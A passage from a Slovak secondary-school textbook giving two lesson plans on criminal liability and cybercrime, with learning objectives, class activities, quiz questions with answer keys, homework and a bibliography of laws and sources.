
- **trestný čin ohovárania** (§ 373 trestného zákona) – napr. spolužiačka uvedie o inej spolužiačke nepravdivý údaj (napr. že je tehotná), a tento údaj naruší rodinné vzťahy, poškodí ju v kolektíve a pod.
- **trestný čin nebezpečného vyhrážania** (§ 360 trestného zákona).

19.2 Trestné právo (metodika)

Vyučovacia hodina č. 1 témy „Kybernetická kriminalita“

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ – KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť, čo znamená „ trestná zodpovednosť “.	2
2	Vysvetliť pojem „ register trestov “.	2
3	Vysvetliť, ako získať „ výpis z registra trestov“.	2
4	Vysvetliť pojem „ bezúhonnosť “.	2
5	Vysvetliť a rozlišovať pojmy „počítačová kriminalita“ a „kybernetická kriminalita“.	2
6	Vysvetliť skutočnosť, že pri trestnom čine počítač, program, údaj, informačný systém môže byť nástroj na páchanie trestnej činnosti, a tiež cieľom trestnej činnosti.	2
7	Uviesť aspoň 4 konkrétne prípady trestných činov, ktoré patria k priamej alebo nepriamej kyberkriminalite.	1

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Pretvárať postoj k rešpektovaniu trestnej zodpovednosti – budovať a prehĺbovať uvedomenie si reálneho rizika.
2	Pretvárať postoj k počítačovej a kybernetickej kriminalite.

DIDAKTICKÝ PROBLÉM



Žiaci dosahujú vek trestnej zodpovednosti, pričom si to často ani neuvedomujú. Rovnako si neuvedomujú ani to, **čo všetko môže byť trestným činom**. Je potrebné upozorniť žiakov na tieto skutočnosti, vysvetliť im, že aj nevinne vyzerajúci žart môže byť problémom.

Hlavnou úlohou vyučovacej hodiny je upriamiť pozornosť žiakov na otázku **počítačovej a kybernetickej kriminality**. V súvislosti s touto problematikou je potrebné vysvetliť niektoré základné pojmy a odborné názvy tak, aby si pod nimi žiaci fixovali správne významy.

MOTIVÁCIA (8 MIN.)



VM: prípadová štúdia, diskusia; SF: skupinová

Učiteľ rozpovie príbeh: **Dvaja študenti maturitného ročníka strednej školy využili svoje zručnosti, vedomosti a skúsenosti na to, aby získali prístupové heslo do mailovej schránky svojej triednej učiteľky. Fikcia? Realita?**

V skupinách (dvojice prípadne štvorice) prediskutujte a navrhните približne v rozsahu 10 viet formuláciu toho, ako sa situácia mohla vyvinúť ďalej.

EXPOZÍCIA (15 MIN.)



VM: práca so zdrojom informácií (textová časť), stratégia učenia a myslenia EUR; SF: frontálna

Pokyn pre žiakov: prečítajte si študijný text (kapitoly 19.1.1 – 19.1.3), zapíšte si podstatné skutočnosti do zošita a následne budete odpovedať na otázky.

- 1) Ako sa dá pomenovať konanie žiakov z úvodného príbehu?
- 2) Čo žiaci spravili z pohľadu kriminality?
- 3) Sú žiaci trestne zodpovední?
- 4) Môže ich konanie ovplyvniť ich budúcu snahu zamestnať sa?
- 5) Ste vy trestne zodpovední?

V FIXÁCIA (10 MIN.)




VM: kooperácia v dvojiciach; SF: skupinová

V dvojiciach si žiaci pripravujú odpovede na otázky. Svojimi odpoveďami konkretizujú spoločne vytvorené závery na jednotlivé otázky.

DIAGNOSTIKA (5 MIN.)



Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
1 Trestný čin, priestupok, delikt sú: (c)	a) pojmy, ktoré označujú to isté b) synonymá c) pojmy, ktoré označujú protiprávne konanie d) pojmy, ktoré spolu nesúvisia
2 Vy, ako študenti gymnázia, ste trestne zodpovední? (a)	a) áno b) nie c) čiastočne áno d) čiastočne nie
3 Kde je možné požiadať o výpis z registra trestov? (c, d, e)	a) môžem si ho bežne stiahnuť z webového sídla ministerstva spravodlivosti SR (MS SR) b) môžem si ho vyžiadať iba písomne na MS SR c) na obci, ktorá vedie matriku d) na pošte e) portál slovensko.sk
4 Môže vám strata bezúhonnosti spôsobiť problém pri získaní zamestnania v budúcnosti? (a)	a) áno b) nie



ZADANIE DOMÁCEJ ÚLOHY:

DÚ č. 1: Vytvoriť sprievodnú elektronickú prezentáciu na tému Kriminalita počítačová a kybernetická (kapitoly 19.1.1 – 19.1.3). Prezentáciu vytvorte tak, aby ju bolo možné využiť na besede so žiakmi 9. ročníka ZŠ.

DÚ č. 2: Pre nasledujúcu vyučovaciu hodinu si žiaci pripravujú podklady podľa pokynov tak, aby ich mohli prezentovať pred spolužiakmi. Doba určená na prezentáciu 1 skupiny bude cca 7 min.

Pokyny:

na nasledujúcej VH budú pracovať v skupinách, preto si v rámci domácej prípravy **vytvoria skupiny, v ktorých spracujú** informácie o konkretizácii trestných činov podľa textovej časti (kapitoly 19.1.4 – 19.1.8). Napr.

skupina č. 1: Trestné činy proti dôvernosti, integrite a dostupnosti počítačových údajov a systémov,

skupina č. 2: Trestné činy týkajúce sa obsahu, Trestné činy súvisiace s porušením autorských a príbuzných práv,

skupina č. 3: Iné počítačové trestné činy,

skupina č. 4: Kyberšikana.

Zámer DÚ – u žiakov:

- 1) fixácia a utriedenie informácií z témy VH,
- 2) rozvíjať zručnosť tvorby sprievodnej elektronickej prezentácie – upevňovanie kompetencie prezentovať výsledky.

ZHRNUTIE – TRESTNÉ PRÁVO




NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)


- 19** Vysvetliť, čo znamená „**trestná zodpovednosť**“.
(*spôsobilosť osoby zodpovedať za trestné činy; vek nad 14 rokov a pričetnosť*)
- 19** Vysvetliť pojem „**register trestov**“.
(*register, ktorý vedie Generálna prokuratúra, z ktorého je možné zistiť, či bola alebo nebola osoba právoplatne odsúdená a za aký trestný čin*)
- 19** Vysvetliť, ako získať **výpis** z registra trestov.
(*žiadosť na Generálnu prokuratúru cez: matriku, integrované miesto na poštách, zastupiteľstvo SR, portál slovensko.sk*)
- 19** Vysvetliť pojem „**bezúhonnosť**“.
(*skutočnosť, že osoba nemá záznam v registri trestov*)
- 19** Vysvetliť a rozlišovať pojmy „počítačová kriminalita“ a „kybernetická kriminalita“.
(*počítačová kriminalita – trestné činy páchané na počítačoch, počítačových systémoch alebo ich prostredníctvom; kybernetická kriminalita – počítačová kriminalita v kyberpriestore*)
- 19** Vysvetliť kutočnosť, že pri trestnom čine počítač, program, údaj, informačný systém môže byť **nástroj** na páchanie trestnej činnosti a tiež **cieľom** trestnej činnosti.
(*skupiny kybernetickej kriminality*)
- 19** Uviesť aspoň 4 konkrétne prípady trestných činov, ktoré patria k priamej alebo nepriamej kyberkriminalite.
(*porušovanie autorského práva, neoprávnené zachytávanie počítačových údajov, neoprávnené nakladanie s osobnými údajmi, výroba a držba prístupového zariadenia, hesla do počítačového systému alebo iných údajov, ...*)

19.3 Konkrétne trestné činy (metodika)

Vyučovacia hodina č. 2 témy „Kybernetická kriminalita“

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIKA
1	Vysvetliť znaky trestných činov proti dôvernosti, integrite a dostupnosti počítačových údajov a systémov.	2
2	Vysvetliť znaky trestných činov týkajúcich sa obsahu.	2
3	Vysvetliť znaky trestných činov súvisiacich s porušením autorských a príbuzných práv.	2
4	Vysvetliť znaky iných počítačových trestných činov.	2
5	Vysvetliť znaky kyberšikany.	2

	ŠPECIFICKÝ CIEĽ – AFEKTÍVNY
1	Pretvárať postoj k rešpektovaniu trestnej zodpovednosti – budovať a prehľbovať uvedomenie si reálneho rizika.
2	Pretvárať postoj k počítačovej a kybernetickej kriminalite.

DIDAKTICKÝ PROBLÉM

VH nadväzuje na predchádzajúcu.

Hlavnou úlohou vyučovacej hodiny je upriamiť pozornosť žiakov na konkrétne **prípady trestných činov** tak, aby sa o tom diskutovalo, s možnosťou vyjasniť si často aj konkrétne situácie.

MOTIVÁCIA (1 MIN.)



VM: rozprávanie; SF: frontálna

Tak ako príbeh z minulej hodiny – vymyslený, **zaoberajme sa teraz takými, ktoré sa reálne stali.**

EXPOZÍCIA (30 MIN.)



VM: kooperácia v skupine, prezentovanie informácií, diskusia; SF: skupinová

Každá skupina odprezentuje svoju časť témy tak, ako si ju spracovali v rámci domácej prípravy (DÚ č. 2). Podstatné pojmy musia zapísať na tabuľu. Nasleduje diskusia. Žiaci z ostatných skupín môžu doplniť poznatky z vlastnej skúsenosti, z médií.

Učiteľ môže ohodnotiť prácu skupín.

FIXÁCIA (7 MIN.)



VM: práca so zdrojom informácií (elektronickou prezentáciou); SF: frontálna

Učiteľ vyberie vhodnú elektronickú prezentáciu z tých, ktoré žiaci spracovali ako DÚ (DÚ č. 1), pomocou nej sa zopakuje tematika predchádzajúcej VH, a pridajú sa podstatné skutočnosti z aktuálnej VH. Skupiny si za účelom poznámok k téme sprístupnia vzájomne svoje prezentácie.

DIAGNOSTIKA (7 MIN.)



VM: diskusia, práca so zdrojom informácií; SF: frontálna

Pomocou zápisu na tabuli, vytvoreného na vyučovacej hodine, zopakovať pojmy a vzťahy.


V prípade, že učiteľ uzná za vhodné, príklad otázok:




OTÁZKA
(SPRÁVNÁ ODPOVEĎ)

ODPOVEĎ

1	Za dieťa sa považuje človek vo veku do (d)	a) 5 rokov b) 6 rokov c) 15 rokov d) 18 rokov
---	---	--

 OTÁZKA (SPRÁVNÁ ODPOVEĎ)	ODPOVEĎ
2 Trestá sa porušenie autorských práva trestom odňatia slobody? (a)	a) áno b) nie
3 Je šírenie poplašnej správy trestným činom? (a)	a) áno b) nie
4 Radí sa ohováranie do kategórie kyberšikany? (a)	a) áno b) nie

 OTÁZKA	ODPOVEĎ
5 Námet na diskusiu: Ak prepošlete svojim známym správu prostredníctvom elektronickej pošty, v ktorej je upozornenie na nebezpečné vedľajšie účinky konkrétneho lieku, aké to bude mať dôsledky? Odpoveď zdôvodnite.	<i>V prípade, že tvrdenia nie sú podložené výsledkami štúdií, výrobca v dôsledku tohto procesu utrdí preukázateľné straty (finančné, dobrá povesť, dôveryhodnosť, a pod.)</i>
6 Námet na diskusiu: Ak na sociálnej sieti vyjadrite (like), že sa vám páči komentár, ktorý sa vyjadruje o osobe či jej konaní, môžete byť za toto vyjadrenie stíhaní? Odpoveď zdôvodnite.	<i>Záleží od obsahu predmetného komentáru. V prípade, že osoba by napr. podporovala terorizmus, tak áno.</i>

7

Námet na diskusiu: Ak na sociálnej sieti vyjadríte (heit) negatívny postoj ku príspevku iného človeka. Môžete byť za toto vyjadrenie stíhaní? Odpoveď zdôvodnite.

Analogicky ako v predchádzajúcom prípade.

ZHRNUTIE – KONKRÉTNE TRESTNÉ ČINY



NÁVRH OTÁZKY (MOŽNÁ ODPOVEĎ)

- 1 Vysvetliť znaky trestných činov proti dôvernosti, integrite a dostupnosti počítačových údajov a systémov.
(*neoprávneného prístupu do počítačového systému, neoprávnený zásah do počítačového údaje, neoprávnené zachytávanie počítačových údajov, výroby a držby prístupového zariadenia, hesla do počítačového systému alebo iných údajov*)
- 2 Vysvetliť znaky trestných činov týkajúcich sa obsahu.
(*pornografia, trestný čin ohrozovania mravnosti*)
- 3 Vysvetliť znaky trestných činov súvisiacich s porušením autorských a príbuzných práv.
(*porušovanie autorského práva*)
- 4 Vysvetliť znaky iných počítačových trestných činov.
(*poškodzovanie cudzích práv, vydieranie, nebezpečné prenasledovanie, šírenie poplašných správ*)
- 5 Vysvetliť znaky kyberšikany.
(*trestný čin účasti na samovražde, ohovárania, nebezpečného vyhrážania*)

BIBLIOGRAFIA

- [1] Zákon č. 300/2005 Z. z. Trestný zákon
- [2] Zákon č. 301/2005 Z. z. Trestný poriadok
- [3] Dohovor Rady Európy o počítačovej kriminalite (Convention on Cybercrime), ETS No. 185), Budapešť, 23.11.2001. [online]. [cit. 2018-08-10]. Dostupné z: http://www.ucps.sk/Dohovor_o_pocitacovej_kriminalite
- [4] Žiadosť o výpis z registra trestov [online]. [cit. 2018-08-10]. Dostupné z: <https://www.mzv.sk/documents/10195/2465614/%C5%BDiados%C5%A5+o+v%C3%BDpis+z+registra+trestov>
- [5] SMEJKAL, Vladimír; SOKOL, Tomáš; VLČEK, Martin. Počítačové právo. Beck, 1995.
- [6] Session hijacking attack [online]. [cit. 2018-08-10]. Dostupné z: https://www.owasp.org/index.php/Session_hijacking_attack
- [7] Facebook password cracker [online]. [cit. 2018-08-10]. Dostupné z: <https://fbpasscracker.wordpress.com/2013/09/02/facebook-password-cracker-100-works-download-link/>
- [8] Slovensko čelí masívnym DDOS útokom hackerov [online]. [cit. 2019-08-03]. Dostupné z: <https://spravy.pravda.sk/ekonomika/clanok/473027-slovensko-celi-masivnym-ddos-utokom-hackerov/>
- [9] Zákon č. 185/2015 Z. z. Autorský zákon